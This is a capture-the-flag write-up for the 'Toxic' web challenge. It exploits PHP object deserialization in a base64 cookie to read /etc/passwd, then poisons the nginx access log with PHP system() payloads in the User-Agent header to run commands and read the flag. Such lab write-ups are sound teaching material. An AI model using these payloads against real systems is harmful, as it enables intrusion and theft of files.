


# Toxic - Web challenge

This is a pretty interesting challenge, not too hard but did trick some people enough to confuse them. It may require some knowledge of PHP, Object Deserialization, Docker ( as usual ), and log poisoning. First download the full source code of the challenge [here](#) then proceed to read the following content. Also please note that I restarted the web instance multiple time during this challenge so the IP in each screenshot will be different.

## Enumeration :

As always, do a bit of enumeration to see if there is anything good. So far, the following page is what appears



I first tried to do a bit of `dirsearch` and `gobuster` but nothing good came out of it and it seems like this is the only page there is to it. So I opened up Burpsuite to intercept the traffic to see if there was any juicy that may catch my eye.

The screenshot shows a web browser's developer tools with the Request and Response tabs open. The Request tab shows a GET request to http://188.166.175.58:30834. The Response tab shows an HTML document titled 'Dart Frog' with a description of 'The compiled CSS file'.

```
Request
1 GET / HTTP/1.1
2 Host: 188.166.175.58:30834
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Cookie: PHPSESSID=Tzo50iJQVWd1TW9kZWw1OjE6e3M6NDoi2m1sZSI7c
9 Upgrade-Insecure-Requests: 1
10
11

Response
7 Content-Length: 7665
8
9 <html>
10
11 <head>
12
13 <!-- Meta -->
14 <meta charset="utf-8">
15 <meta http-equiv="x-ua-compatible" content="ie=edge">
16 <meta name="viewport" content="width=device-width,initial-scal
17
18 <title>
19   Dart Frog
20 </title>
21 <meta name="description" content="">
22
23 <!-- The compiled CSS file -->
24 <link rel="stylesheet" href="/static/css/production.css">
25
26 <!-- Web fonts -->
27 <link href="https://fonts.googleapis.com/css?family=SpaceMono
28 <link rel="shortcut icon" href="/static/images/favicon.ico">
```

Ok so nothing good as well, now it's time to look at the source code, there might be something there that will be useful. Now according to the `Dockerfile`, the main content will be in the folder `challenge/` due to the following line...

```
...

# Copy challenge files
COPY challenge /www

...
```

Now it's safe to ignore `challenge/images/` and other static files, let's focus on the `.php` file since the vulnerabilities will be more likely to happen. The only two suspicious files are `index.php`...

```
// index.php

<?php
spl_autoload_register(function ($name){
    if (preg_match('/Model$/', $name))
    {
        $name = "models/${name}";
    }
    include_once "${name}.php";
});
```

```
});

if (empty($_COOKIE['PHPSESSID']))
{
    $page = new PageModel;
    $page->file = '/www/index.html';

    setcookie(
        'PHPSESSID',
        base64_encode(serialize($page)),
        time()+60*60*24,
        '/'
    );
}

$cookie = base64_decode($_COOKIE['PHPSESSID']);
unserialize($cookie);
```

which is obviously the index page when we first open the site and  
models/PageModel.php

```
// models/PageModel.php

<?php
class PageModel
{
    public $file;

    public function __destruct()
    {
        include($this->file);
    }
}
```

The following section will be my explanation of the code, if you have already understood it, feel free to skip it...

If you try to read both files, you will eventually understand that `index.php` will automatically load any file with the extension of `.php` inside the `models` folder and every time a user accesses the website, the site will then try to see if there is any cookie with the ID of `PHPSESSID`, if no then it will read the cookie, create an instance of the `PageModel` class, do some assignments then return the page with the newly created cookie...

When you already have the cookie, the server will then read the value of the

cookie and pass it to the `unserialize` function. which is obviously the index page when we first open the site and `models/PageModel.php`

Now please notice the function `unserialize` and `serialize`, when I first see these two functions, I immediately think of [Insecure deserialization](#), which happens in all languages, not only PHP... and I was right!


## Foothold :

At the time of writing this, I didn't do much development in PHP, but that won't stop me from doing some research on how object serialization works in this language... after a bit of research, it turns out that `serialize` will turn an object into a string, and when that string is passed to `unserialize`, it will first execute magic methods such as `__destruct()` and return back the object similar to before it was serialized.

Now remember that the server will load our cookie into the `unserialize` method, and the `__destruct()` method has the following line which includes a file that the cookie provides

```
include($this->file);
```


Imagine if we can craft a malicious cookie that tricks the server into including a file with a secret or simply `/etc/passwd` for the sake of leveraging [Local File Inclusion](#), then we might be able to capture the flag. Now let's try to send the initial request to the page to Burp repeater.



```
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Cookie: PHPSESSID=
  Tzo501JQYwdlTW9kZWw1OjE6e3M6ND0iZmlsZSI7czoxNT0iL3d3dy9pbmRleC5odG1sIjt9
9 Upgrade-Insecure-Requests: 1
10
```

```
33
34
35 <!-- Create outer border
36 <div class="page-border
37 <div class="bg--white
38
39 <!-- Header -->
40 <div class="header">
```

You see that `PHPSESSID=...` over there? Yeah, that is the cookie ( but kinda base64-encoded ) and we are free to modify it to whatever we want. Thank god Burp has this cool feature of auto-decoding base64 which we can easily use to modify the cookie.



```
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Cookie: PHPSESSID=
  Tzo501JQYwdlTW9kZWw1OjE6e3M6ND0iZmlsZSI7czoxNT0iL3d3dy9pbmRleC5odG1sIjt9
9 Upgrade-Insecure-Requests: 1
10
```

Decoded from: Base64 ▾

```
0:9:"PageModel":1:{s:4:"file";s:15:"/www/index.html";}
```

if you are good at PHP, you will immediately realize that `0:9:"PageModel":1:{s:4:"file";s:15:"/www/index.html";}` is the serialized string that i mentioned earlier and the overall structure can be seen as something like this

```
{s:4:"file";s:<length of the file>:"<file>";}}
```

or in other words, if you look back a bit you will know that `<file>` will be assigned to `$file` inside the `PageModel` class once it's deserialized...

```
class PageModel
{
    public $file; // this will be /www/index.html
    ...
}
```

Let's try to modify `/www/index.html` to `/etc/passwd` and remember to change the length as well which in this case, 11 ...

![Local File Inclusion]

(<https://wxdgtdriwyquggicdsqj.supabase.co/storage/v1/object/public/ToxicCTF/Pasted%20image%2020240106175513.webp> "Access /etc/passwd")

and BOOM ! Look at this...

```
Host: 188.166.175.58:30834
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: PHPSESSID=
20501JQYwDlTW9kZWw10jE0e3M6NDoi2mlsZSI7czoxMT01ZV0yYy9wYXNzd2Q030%3d
Upgrade-Insecure-Requests: 1

2 Server: nginx
3 Date: Sat, 06 Jan 2024 10:55:36 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/7.4.15
7 Content-Length: 1262
8
9 root:x:0:0:root:/root:/bin/ash
10 bin:x:1:1:bin:/bin:/sbin/nologin
11 daemon:x:2:2:daemon:/sbin:/sbin/nologin
12 adm:x:3:4:adm:/var/adm:/sbin/nologin
13 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
14 sync:x:5:0:sync:/sbin:/bin/sync
15 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
16 halt:x:7:0:halt:/sbin:/sbin/halt
17 mail:x:8:12:mail:/var/mail:/sbin/nologin
18 news:x:9:13:news:/usr/lib/news:/sbin/nologin
19 uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
20 operator:x:11:0:operator:/root:/sbin/nologin
21 man:x:13:15:man:/usr/man:/sbin/nologin
22 postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
23 cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
24 ftp:x:21:21:./var/lib/ftp:/sbin/nologin
25 sshd:x:22:22:sshd:/dev/null:/sbin/nologin
26 at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
27 squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
28 xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
29 games:x:35:35:games:/usr/games:/sbin/nologin
30 cyrus:x:85:12:./usr/cyrus:/sbin/nologin
31 vpopmail:x:89:89:./var/vpopmail:/sbin/nologin
32 ntp:x:123:123:NTP:/var/empty:/sbin/nologin
33 smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
34 guest:x:405:100:guest:/dev/null:/sbin/nologin
35 nobody:x:65534:65534:nobody:/./sbin/nologin
```

## RCE:

Now we know it's vulnerable to LFI, let's just include `/flag` instead of `/etc/passwd`. But wait, that won't be possible.... Why? let's just look back to the `entrypoint.sh`

file...

```
#!/bin/ash

# Secure entrypoint
chmod 600 /entrypoint.sh

# Generate random flag filename
mv /flag /flag_`cat /dev/urandom | tr -dc 'a-zA-Z0-9' | fold -w 5 |
head -n 1`

exec "$@"
```

Notice the line

```
mv /flag /flag_`cat /dev/urandom | tr -dc 'a-zA-Z0-9' | fold -w 5 |
head -n 1`
```

That means every time the web instance is started, the `/flag` will be randomized to `/flag_<5 random characters>`. Now I was really stuck here and I even tried to brute force ( which was stupid of me ) since I didn't know how to actually grab the flag with a randomized name like that. But then I discovered this a kind of attack that might leverage LFI to full-blown [Remote Code Execution](#) which is called `logs poisoning`. Imagine if I can put malicious PHP code into any file and then simply tweak the cookie to include that file, it will allow me to execute arbitrary PHP code... but LFI most of the time only allows `Read` access, sometimes `Execute` but hardly ever `Write` to any file or directory. There is a way to put custom text into a file on the system, but it can't be done through the malicious cookie but rather through manipulating the logging system of web servers.


To understand this, first, you have to know what web server is running, which is obviously `nginx` in this case according to the content of the `Dockerfile`. Secondly, locate where the logs will be stored for `nginx`, it is going to be at `/var/log/nginx/access.log`... Now the way this file works is that every time someone visits the website, `nginx` will log back the request into that file with information such as status code, User-agent, and IP address...

```
"Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101
Firefox/121.0"
10.244.1.13 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (X11; Linux
x86_64; rv:121.0) Gecko/20100101 Firefox/121.0"
10.244.1.13 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (X11; Linux
```

```
x86_64; rv:121.0) Gecko/20100101 Firefox/121.0"
```


```
...
```

Now if you think about it, we do not have the right to modify the status code or the IP address, but we do have the option of providing it with a User-Agent of our own... Now let's get back to Burp repeater and provide a User-Agent of your own in any request like so...



```
1 GET / HTTP/1.1
2 Host: 167.99.82.136:32281
3 User-Agent: User-Agent of my own whatever here bla bla
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Cookie: PHPSESSID=Tzo50iJQYwdlTW9kZWwiOjE6e3M6NDoiZmlsZSI7c2oxNToiL3d3dy9pbmRlcC5odG1sIjtz9
9 Upgrade-Insecure-Requests: 1
10
```

then make a request with the malicious cookie which asks for the content of `/var/log/nginx/access.log` afterward...




```
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: PHPSESSID=
Tzo50iJQYwdlTW9kZWwiOjE6e3M6NDoiZmlsZSI7c2oxNToiL3d3dy9pbmRlcC5odG1sIjtz9
Upgrade-Insecure-Requests: 1

Decoded from: Base64
0:9:{"PageModel":1:{s:4:"file";s:25:"/var/log/nginx/access.log";}}

Request attributes
```

Simply run and BOOM! if you scroll to the bottom, a new request was added to `/var/log/nginx/access.log` with our custom User-Agent from the previous request...



```
25 10.244.2.149 - 200 "GET /static/images/ryan3.png HTTP/1.1"
"http://159.65.24.125:31315/" "Mozilla/5.0 (X11; Linux x86_64; rv:121.0)
Gecko/20100101 Firefox/121.0"
26 10.244.2.149 - 200 "GET /static/images/ryan1.png HTTP/1.1"
"http://159.65.24.125:31315/" "Mozilla/5.0 (X11; Linux x86_64; rv:121.0)
Gecko/20100101 Firefox/121.0"
27 10.244.2.149 - 200 "GET /static/images/favicon.ico HTTP/1.1"
"http://159.65.24.125:31315/" "Mozilla/5.0 (X11; Linux x86_64; rv:121.0)
Gecko/20100101 Firefox/121.0"
28 10.244.2.149 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (X11; Linux x86_64;
rv:121.0) Gecko/20100101 Firefox/121.0"
29 10.244.2.149 - 200 "GET / HTTP/1.1" "-" "User-Agent of my own whatever bla
bla"
30
```

now remember that when we provide the malicious cookie to trick the server, behind the scene it will trigger something like this

```
include("/var/log/nginx/access.log");
```

and when the log is being included by the `include` method, any PHP code that appears inside the log will also be executed... Now let's try to add a new request again but this time, a piece of PHP code.

```
1 GET / HTTP/1.1
2 Host: 159.65.24.125:31315
3 User-Agent: <?php echo 'Hell yea, it does work!'; ?>
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
```

Then try again... and JACKPOT!

```
27 10.244.2.149 - 200 "GET /static/images/favicon.ico HTTP/1.1" "http://159.65.24.125:31315/" "Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0"
28 10.244.2.149 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0"
29 10.244.2.149 - 200 "GET / HTTP/1.1" "-" "User-Agent of my own whatever bla bla"
30 10.244.2.149 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0"
31 10.244.2.149 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0"
32 10.244.2.149 - 200 "GET / HTTP/1.1" "-" "Hell yea, it does work!"
33
```

Now let's try to add a REAL MALICIOUS PHP CODE into the User-Agent 🐱

```
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: 159.65.24.125:31315
3 User-Agent: <?php system('ls /'); ?>
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
```

And now we know the name of the flag...



```
ngv1w 33 10.244.2.149 - 200 "GET / HTTP/1.1" "-" "Hell yea, it does work!"
34 10.244.2.149 - 200 "GET / HTTP/1.1" "-" "bin
35 dev
36 entrypoint.sh
37 etc
38 flag_q1012
39 home
40 lib
41 media
42 mnt
43 opt
44 proc
45 root
46 run
47 sbin
48 srv
49 sys
50 tmp
51 usr
52 var
53 www
```

Now it's up to you to either use the brand new RCE vulnerability or the old LFI to grab the flag

```
1 GET / HTTP/1.1
2 Host: 159.65.24.125:31315
3 User-Agent: <?php system('cat /flag_q1012'); ?>
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Cookie: PHPSESSID=
```

And done.

```
Gecko/20100101 Firefox/121.0"
74 10.244.2.149 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (X11; Linux x86_64; rv:121.0)
Gecko/20100101 Firefox/121.0"
75 10.244.2.149 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (X11; Linux x86_64; rv:121.0)
Gecko/20100101 Firefox/121.0"
76 10.244.2.149 - 200 "GET / HTTP/1.1" "-" "HTB{P0i5on_1n_Cyb3r_W4rF4R3?!}"
77 "
78
```

0 highlights